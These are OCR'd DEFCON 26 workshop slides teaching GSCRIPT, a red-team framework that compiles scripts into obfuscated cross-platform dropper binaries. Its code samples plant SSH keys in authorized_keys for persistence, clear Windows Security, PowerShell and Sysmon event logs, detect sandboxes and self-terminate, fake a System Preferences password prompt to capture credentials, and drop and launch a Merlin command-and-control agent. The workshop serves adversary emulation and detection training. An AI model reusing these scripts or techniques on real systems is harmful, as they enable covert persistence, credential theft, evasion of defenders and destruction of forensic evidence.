GoLang + Javascript + Malware = GSCRIPT

GSCRIPT WORKSHOP


DEFCON 26

Dan Borges *(ahhh)*

Alex Levinson *(gen0cide)*

ABOUT US

PRESENTERS



Dan Borges

Senior Red Teamer @ redacted

Wizard of detection exercises

Western & National CCDC Red Team

Alex Levinson


Senior Security Engineer @ Uber

Speciality in tool dev & red teaming

Western & National CCDC Red Team

ABOUT US

TAs



Sean Corlin

Security

King of vulns


Champion of Splunk

Vita Pluvia

DevOps

JavaScript aficionado

Chronic flag capturer




Philip Pineda

Consultant

Has seen some shit

CCDC Western Regional vet



Devin

AppSec

Meme historian

Does computer things at places

Eric

Sec Engineering

Sandbox King

Has connections

AGENDA

Q1

01 **Getting Started**

02 **Background**

03 **GSCRIPT Basics**

04 **CLI Basics**

Q2

05 **Logging**

06 **Debugging**

07 **Using The StdLib**

08 **Using Macros**

Q3

09 **Embedding Assets**

10 **Using Native Libraries**

11 **Using The X Libs**

12 **Multiple gscripts**

Bonus

13 **Advanced GSCRIPTING**

14 **Writing Your Own Native Library**

15 **Managing Team Persistence**

16 **Compiler**

Getting Started

Get the Docker image

Get Docker

https://www.docker.com/community-edition

Get GSCRIPT

```
docker pull gen0cide/gscript:v1
```

Run the GSCRIPT Container

```
docker run -it -v $LOCAL_DIR:/root/share gen0cide/gscript:v1
```

Note: $LOCAL_DIR is going to be a “share” between your docker container and local machine.

Alternatively (if you have Golang)

```
go get github.com/gen0cide/gscript/cmd/gscript
```

Note: Advanced Gopher’s only!

Workshop Time!

- Boot your docker image
  - Make sure you can log in and run gscript
  - Make sure you can transfer files between host and VM
- Run **gscript --version**

Background


Background


See the GSCRIPT DEFCON 26 talk for a deep dive on what droppers are and how GSCRIPT internals work, including a history of how we arrived at GSCRIPT. (Link to presentation slides).

You should also already be familiar with the concept of implants and running a command and control server. This is a workshop on how to use GSCRIPT to enhance those techniques.

You should be familiar with basic scripting, preferably in JavaScript or GoLang, that said the programming bar is fairly low for this workshop.

More docs and tutorials can be found here: https://github.com/gen0cide/gscript/tree/master/docs






Terminology

Some words we use often and what they mean:

GSCRIPT : This will reference the compiler, command line utility, or the project in general

gscripts : This will reference gscripts or individual .gs files to be used by the compiler


genesis binary : This is what we call the final binary that one or more gscripts get compiled into



Theory


We wanted to abstract the tool of dropping from our techniques (the compiler from the gscripts). After achieving that, we produced a few core guiding principles to writing gscripts:

- It is a tool for wrapping other functionality in a single binary
- Keep gscripts simple and single focus
- gscripts should be easy to audit
- A focus on persistence techniques
- Make sure they play well with others
- Emphasis on threat emulation
- The power of GoLang, but easier to write



GSCRIPT Basics

Methodology



Keep your gscripts small and single purpose, this will make them easy to debug

Keep gscripts Small

Focus on a single attack or technique

Add meta-data about the script

Keeping track of the ATT&CK techniques and included assets will help sharing and understanding.

Reading Library Docs

We will get in the good habit of checking the docs to make sure we are using objects and functions correctly .

Essentially writing JavaScript

Easy to write and rapidly prototype new ideas

Implemented as GoLang

Awesome cross platform binaries that hard to reverse engineer

Test Them Individually

Use good GoLang methodology, check your errors from the std lib and log them accordingly.

Writing Your First GSCRIPT

This will cover some of the very basics behind writing your first gscript

Meta Info

This is the info about what the gscript does

Deploy Function

This is the only real function you need for a GSCRIPT

Do Something

Our Hello World program will do whatever we want, in this case some basic logging and arithmetic

Limited to JavaScript

What can you do in a JavaScript vm?

```
// Example gscript template
// Title: Hello World
// Author: ahhh
// Purpose: Exploring GSCRIPT!
// Gscript version: 1.0.0
// ATT&CK:
// NOTE: my first gscript

function Deploy() {
    // print a string
    var foo = "Hello World";
    console.log(foo);

    // manipulate a string
    foo = foo.toUpperCase();
    console.log(foo);

    // print some more vars
    var a, b;
    console.log(a);
    b = (5*8) + 2;
    console.log(b);

    return true;
}
```

Workshop Time!

- Write a hello world gscript
  - Start w/ a template
  - Get in the practice of writing the meta
- Do something fancy in JavaScript
  - Arithmetic and String manipulation are easy
  - JS or JSON objects can be fun
- **console.log(your_output);**

CLI Basics

Compiling your first GSCRIPT

This will cover some of the basics behind compiling your first GSCRIPT

Make sure you have a working GSCRIPT binary

Either run it from go/bin or build a new one

```
[ML-C02V81KTG8WL:gscript dborges$ ./gscript -v
Genesis Engine Version: v1.0.0
```

Target your build arch and output file

Some basic command line flags

```
--os=windows --arch=386
--os=darwin --arch=amd64
--os=linux --arch=amd64
```


Add your GSCRIPT and build

Lets run this bad boy!

```
$ ./gscript compile ~/Desktop/first.gs
```

Run your first GSCRIPT!

- Notice it defaults to targeting the system we are building on
- Logging support is Disabled by default
- Obfuscation level is All Obfuscation Enabled by default
- Recompile it with the **--keep-build-dir** flag and checkout what an obfuscated gscript looks like before compilation!
- By default, obfuscation will compile out all logging, so you lose all of your output, unless we **--enable-logging**



Wait, what?

Logging

Adding Logging

This will cover the basic command line flags to add to get logging in the final compiled genesis binaries.

How to add logging statements to your gscript

--enable-logging will no longer compile out scripted **console.log();** commands

These flags make the logging statements safe to leave in your gscripts

The GSCRIPT compiler will compile out logging and debugging by default and enable obfuscation by default

You can’t see them with obfuscation enabled

--obfuscation-level=3 will effectively disable all obfuscation, allowing both logging and debugging to be left in to the final binary.

```
:gscript dborges$ ./gscript compile --enable-logging --obfuscation-level=3 ~/Desktop/first.gs
**********************************************
```

Compile and run your gscript again!

- This time our hello world gscript will work

- Notice Logging Support: Enabled
  - --enable-logging
- Notice Obfuscation Level: All Obfuscation Disabled
  - --obfuscation-level=3

```
[ML-C02V81KTG8WL:gscript dborges$ ./gscript compile --enable-logging --obfuscation-level=3 ~/Desktop/first.gs
************************************************************

                    __,-~~/~    `---.
                  _/_,---(      ,    )
              __ /        <    /   )  \___
 - ------===;;;'====------------------===;;;===----- -  -
                   \/  ~"~"~"~"~"~\~"~)~"/
                   (_ (   \  (     >    \)
                    \_( _ <         >_>'
                       ~ `-i' ::>|--"
                           I;|.|.|
                          <|i::|i|`.
                 uL      (` ^'"`-' ")          )
          .ue888Nc..           (   (          ( /(
         d88E`"888E`  (    (  )(  )\   `   )   )\())
         888E  888E   )\   )\(()\((_) /(/(  (_))/
         888E  888E  ((_) ((_)((_)(_)((_)_\ | |_
         888E  888E  (_-</ _|| '_|| || '_ \)|  _|
         888& .888E  /__/\__||_|  |_|| .__/  \__| v1.0.0
         *888" 888&                  |_|
          `"   "888E  G E N E S I S        -- By --
         .dWi   `88E   S C R I P T I N G      gen0cide
         4888~  J8%%    E N G I N E           ahhh
          ^"===*"`                            vyrus
                   github.com/gen0cide/gscript
************************************************************
[GSCRIPT:cli]  INFO *** COMPILER OPTIONS ***
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO                        OS: darwin
[GSCRIPT:cli]  INFO                      Arch: amd64
[GSCRIPT:cli]  INFO               Output File: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1532995532_gscript.bin
[GSCRIPT:cli]  INFO      Keep Build Directory: [DISABLED]
[GSCRIPT:cli]  INFO          UPX Compression: [DISABLED]
[GSCRIPT:cli]  INFO           Logging Support: [ENABLED]
[GSCRIPT:cli]  INFO         Debugger Support: [DISABLED]
[GSCRIPT:cli]  INFO       Human Redable Names: [DISABLED]
[GSCRIPT:cli]  INFO   Import All Native Funcs: [DISABLED]
[GSCRIPT:cli]  INFO          Skip Compilation: [DISABLED]
[GSCRIPT:cli]  INFO        Obfuscation Level: ALL OBFUSCATION DISABLED
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO ***  SOURCE SCRIPTS  ***
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/first.gs
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO ************************
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO Compiled binary located at:

/var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1532995532_gscript.bin

[ML-C02V81KTG8WL:gscript dborges$ /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1532995532_gscript.bin
[GSCRIPT:first.gs]  INFO console.log >>> Hello World
[GSCRIPT:first.gs]  INFO console.log >>> HELLO WORLD
[GSCRIPT:first.gs]  INFO console.log >>> undefined
[GSCRIPT:first.gs]  INFO console.log >>> 42
```

Logging your Errors

```
console.log("Starting GPrompt");
// Prompt for the pw
passwd = dlgs.Password("System Preferences", "Enter your password to continue: ");
if (passwd.length == 3) {
    if (passwd[2] != null) {
        console.log("errors: "+passwd[2].Error());
    } else {
        console.log("User input: " + passwd[0]);
    }
} else {
    console.log("dlgs didn't execute right")
}
```

Check your errors

You can check if the error object is null, if its not null you can call the .Error() function on the error object to get a verbose error output, this is very GoLang!

Workshop Time!

- Cross compile your binary and verify you get valid executables for the target platform
  - Compile one for windows, macos, and linux
  - compile at least one for 386 and one for amd64
- Run some of your gscripts with logging enabled and verify they are doing things
  - You will likely need to **console.log** your errors to make sure they are doing things properly

Using the StdLib

Global Variables

Some really helpful variables for helping the binary determine what platform it is running on

OS

This var can help the gscript be platform independent

ARCH

This var can be helpful witch process injection

```
// Determine OS
console.log("os: "+OS);
console.log("arch: "+ARCH);
var fullpath;
if (OS == "windows") {
    //if windows
    fullpath = temppath+"\\"+naming+".exe";
} else {
    //if linux or OSX
    fullpath = temppath+"/"+naming;
}
console.log("file name: "+ fullpath);
```

V1.0 STANDARD LIBS

FULLY CROSS PLATFORM

Name	Current Uses
crypto	Various hashing algorithms & RSA key generation
encoding	Encoding & decoding base64
exec	Blocking and non-blocking command execution
file	File operations - write, read, append, copy, replace
net	Functions to help determine if the machine is listening on tcp/udp ports
os	Genesis process control (terminate self, etc.)
rand	Basic rand generators - int, strings, bools, etc.
requests	Basic HTTP client for GET & POST of multiple content types
time	Retrieving system time in unix epoch

https://github.com/gen0cide/gscript/tree/master/docs/stdlib

StdLib Highlights

The following libraries are some of my favorite and innately very helpful.

G.rand

Some good functions for generating random data, we will cover getting a random int, a random bool, and some random strings.

G.file

Helpful functions for manipulating files, we will cover checking if a file exists, writing a new file, changing a files permissions, and running a search & replace on a file.

G.exec

Two functions for executing other binaries from the genesis binary, we will cover both synchronous and asynchronous execution.

G.requests

This library provides helpful functions for making various web requests, for getting and sending data, we will cover GET and POST requests, with custom headers and post data.

Rand

This is a good library because it provides true random functions vs attempting to get random data in JavaScript

G.rand.RandomInt(min, max int) int

A great function for getting a quick, random int

G.rand.GetBool() bool

A good coin flip function

Random String Functions

G.rand.GetAlphaString(int), **G.rand.GetAlphaNumericString(int)**, and **G.rand.GetAlphaNumericSpecialString(int)** are all great functions for getting random strings for various uses. Each function takes a single int for the length of the string and returns the string.

```
// Create random out dir
var tempp = os.TempDir();
var outdir = G.rand.GetAlphaString(3);
outdir = tempp+"/"+outdir.toLowerCase();
```

File

This is a good library because it provides many functions for easy file manipulation

G.file.CheckExists(filepath);

Checks to see if a file or directory exists and returns a bool

G.file.WriteFileFromBytes(filepath, filedata);

This is a great function for dropping assets to disk


G.file.SetPerms(filepath, unixPerms)

A helpful function for changing file perms

G.file.ReplaceInFileWithString(filepath, search, replace)

A helpful function for changing values in a config file on the fly

```
//make or add to authorize keys file
var filename = homeydir + ".ssh/authorized_keys";
var stat = G.file.CheckExists(filename);
if (stat == false) {
    errors = G.file.WriteFileFromBytes(filename, pubKey[0]);
    if (errors != null) {
        console.log("errors: "+errors.Error());
    } else {
        console.log("SSH key added");
    }
} else {
    var appendedFileError = G.file.AppendFileBytes(filename, pubKey[0]);
    if (appendedFileError != null) {
        console.log("errors: "+appendedFileError.Error());
    } else {
        console.log("SSH key appended");
    }
}
```



Exec

This is a good library because it provides synchronous and asynchronous command execution

G.exec.ExecuteCommand(“command”, [“args”])

This function will execute another binary in a synchronous way, waiting for it to complete before continuing execution of the gscript

G.exec.ExecuteCommandAsync(“command”, [“args”])

This function will execute another binary in an asynchronous manner, such that it does not wait for the binary to finish executing, but returns a pointer to a golang object representing the process and continues on execution of the gscript

```
// Executing child proc
var proc = G.exec.ExecuteCommandAsync(name, ["-outDir", outdir, "-count", "48", "-delay", "1800s"]);
if (proc[1] != null) {
    console.log("errors: "+proc[1].Error());
} else {
    console.log("pid: "+proc[0].Process.Pid);
}
```

Requests

This is a good library because it provides basic web networking functions for sending / retrieving binaries and more

G.requests.GetURLAsString(url, headers, ignoreSSL);

This function makes a basic GET request to a url. Notice the ability to set custom headers and fail on invalid SSL

G.requests.PostJSON(url, json, headers, ignoreSSL);

This function takes additional json data and will POST it to the specified endpoint

G.requests.PostURL(url, postdata, headers, ignoreSSL);

This function takes key=value pairs as a string to be POSTed as data to a given endpoint. Similarly, you could put key=value pairs in the GETURLAsString function in the url parameter.

```
var headers = {"User-Agent" : "spaceman"};
console.log("Starting GetURLAsString");
out1 = G.requests.GetURLAsString("http://icanhazip.com", headers, true);
if (out1[2] == null){
    console.log("response string: "+out1[1]);
} else {
    console.log("errors: "+out1[2].Errors());
}
```

Workshop Time!

- Write a new gscript that uses at least two of the stdlib libraries
  - Use the **OS** and **ARCH** global variables
  - Use the file library to do a file modification
  - Make sure you build / test your gscript
- Checkout some of our docs and tutorials on the stdlib:
  - https://github.com/gen0cide/gscript/tree/master/docs/stdlib
  - https://github.com/gen0cide/gscript/blob/master/docs/tutorials/7_0_using_standard_library.md
  - https://github.com/ahhh/gscripts/tree/master/attack/multi
- Checkout the contributors guide to editing GSCRIPT docs:
  - https://github.com/gen0cide/gscript/blob/master/CONTRIBUTING.md#contributing-to-documentation

Using Macros

Priority

These are critical macros for specifying the time timing of your gscript, priorities will default to `100` unless specifically set w/ the macro.

//priority:

One of the most important macros, this lets you adjust the order in which gscripts execute

Defaults

Defaults to 100 unless set by the macro. Can range from 1 - 1000.

Strategy

Later we will cover timing combos, but for now just know that Priority is used tactfully in terms of technique execution

```
//priority:30
//timeout:75

function Deploy() {
    console.log("Testing Sandbox Users 2!");
    // Whoami
    var myuser = user2.Current();
    console.log("user: "+Dump(myuser[0]));
    var user = (myuser[0]).toUpperCase();
    console.log(user);
    if (user == "MALTEST" || user == "TEQUILABOOMBOOM" || user == "WILBER" || user == "PSPUBWS")
    {
      console.log("Sandbox detected, exiting");
      G.os.TerminateSelf();
      return false;
```

Timeouts

Timeouts will terminate a gscript at a specified time, in case it's hanging in some way. Unless specified w/ the timeouts macro this defaults to `30` which is seconds.

//timeout:

One of the most important macros, lets you limit how long a gscript can run for


Defaults

Defaults to 30 which is seconds, unless the macro is set in a gscript

Strategy

These are very useful for a gscript zsar to set such that they can limit any single gscript from causing the genesis binary to hang at runtime, which can impact operational security.

```
//priority:150
//timeout:160

function Deploy() {
  console.log("starting execution of Delete Event Logs");
  var clear1 = G.exec.ExecuteCommandAsync("powershell.exe", ["Clear-EventLog", "Security, Application, System"]);
  console.log("errors: "+clear1[1]);
  var clear2 = G.exec.ExecuteCommandAsync("powershell.exe", ["Clear-EventLog", "Windows, PowerShell"]);
  console.log("errors: "+clear2[1]);
  var clear3 = G.exec.ExecuteCommandAsync("powershell.exe", ["Clear-EventLog", "Sysmon"]);
  console.log("errors: "+clear3[1]);
  console.log("Cleared Event Logs");
  return true;
}
```



Workshop Time!

- Modify your hello world gscript such that it runs first
- Have a gscript that runs second
- Write a third gscript that will timeout before it finishes its task

Embedding Assets

The “//import:” Macro

This is critical for bundling other assets inside your script, a key feature of GSCRIPT.

//import:[relative or full path to bin]

The **//import:** macro will collect whatever asset is at the above location and compile it into the final binary, making it available to asset functions!

Better be there

If the binary is not at the location in an import macro the gscript will fail to compile.

Double check your targets

The compiler won’t check that the assets your compiling are compatible with the target system, this is left up to the person generating the genesis binary to double check when staging their assets

```
1   // Example gscript template
2   // Title: WindowsHacks Example
3   // Author: ahhh
4   // Purpose: Drops WindowsHacks as an asset and executes it async
5   // Gscript version: 1.0.0
6   // ATT&CK:
7   // Uses: https://github.com/LazoCoder/Windows-Hacks
8
9   //priority:150
10  //timeout:150
11
12  //import:/private/tmp/WindowsHacks.exe
13  //import:/private/tmp/ImageProcessing.dll
14  //import:/private/tmp/WindowsAPI.dll
15
```

Asset Functions

Dropping an imported Asset is as simple as calling the following functions

GetAssetAsString(“assetname.bin”);

This retrieves the contents of the binary as a string object, which is helpful when pulling scripts, text, or config files.

GetAssetAsBytes(“assetname.bin”);

This retrieves the contents of the binary as a byte array object, which is helpful when pulling executables or binary files

Write, inject, or execute your payload

A simple example of just dropping the payload can be seen at: https://github.com/ahhh/gscripts/blob/master/attack/multi/dropper/merlin_example.gs

```
// Getting our asset
var pubKey = GetAssetAsBytes("id_rsa.pub");
if (pubKey[1] != null) {
    console.log("errors: "+pubKey[1].Error());
}
```

Dropping a merlinagent

Merlin is a great cross platform agent written in GoLang, lets wrap and drop it

Download Merlin

https://github.com/Ne0nd0g/merlin

Tailor and Compile your gscript

You can hardcode your callback IP in the merlin binary or add a **-url** flag when calling the binary via your gscript

Start your listener and run your payload

Lets run this and get some shells!


```
// Example gscript template
// Title: Merlin Example
// Author: ahhh
// Purpose: Drops merlin as an asset and executes it async
// Gscript version: 1.0.0
// ATT&CK:

//priority:150
//timeout:150
//import:/private/tmp/merlinagent.bin

//go_import:os as os2

function Deploy() {

    console.log("Starting to drop merlin binary");
    // Getting our asset
    var merlinBin = GetAssetAsBytes("merlinagent.bin");
    console.log("errors: "+merlinBin[1]);

    // Getting a random string
    var temppath = os2.TempDir();
    var naming = G.rand.GetAlphaString(4);
    //var naming = "aOKware";
    naming = naming.toLowerCase();

    // Determine OS
    console.log("os: "+OS);
    console.log("arch: "+ARCH);
    var fullpath;
    if (OS == "windows") {
        //if windows
        fullpath = temppath+"\\"+naming+".exe";
    } else {
        //if linux or OSX
        fullpath = temppath+"/"+naming;
    }
    console.log("file name: "+ fullpath);

    // Write payload
    errors = G.file.WriteFileFromBytes(fullpath, merlinBin[0]);
    console.log("errors: "+errors);

    // Run payload
    var running = G.exec.ExecuteCommandAsync(fullpath, [""]);
    console.log("errors: "+running[1]);

    return true
}
```

Example

Build your payload

```
gscript dborges$ ./gscript compile --enable-logging --obfuscation-level 3 ~/Desktop/detection_time/gscripts/attack/os_x/merlin_example2.gs
**********************************************
```

Run the Dropper

```
Desktop — -bash — 87×29
Dades-Mac:Desktop dade$ /Users/dade/Desktop/merlz.macho
[GSCRIPT:merlin_example2.gs] INFO console.log >>> Starting to drop merlin binary
[GSCRIPT:merlin_example2.gs] INFO console.log >>> errors: undefined
[GSCRIPT:merlin_example2.gs] INFO console.log >>> file name: /private/tmp/rsbrwermk
[GSCRIPT:merlin_example2.gs] INFO console.log >>> errors: undefined
[GSCRIPT:merlin_example2.gs] INFO console.log >>> errors: undefined
[Dades-Mac:Desktop dade$ clear

Dades-Mac:Desktop dade$
```

Run the MerlinServer

```
    &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
        &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
            &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
                    Version: 0.5.0 Beta
                    Build: nonRelease
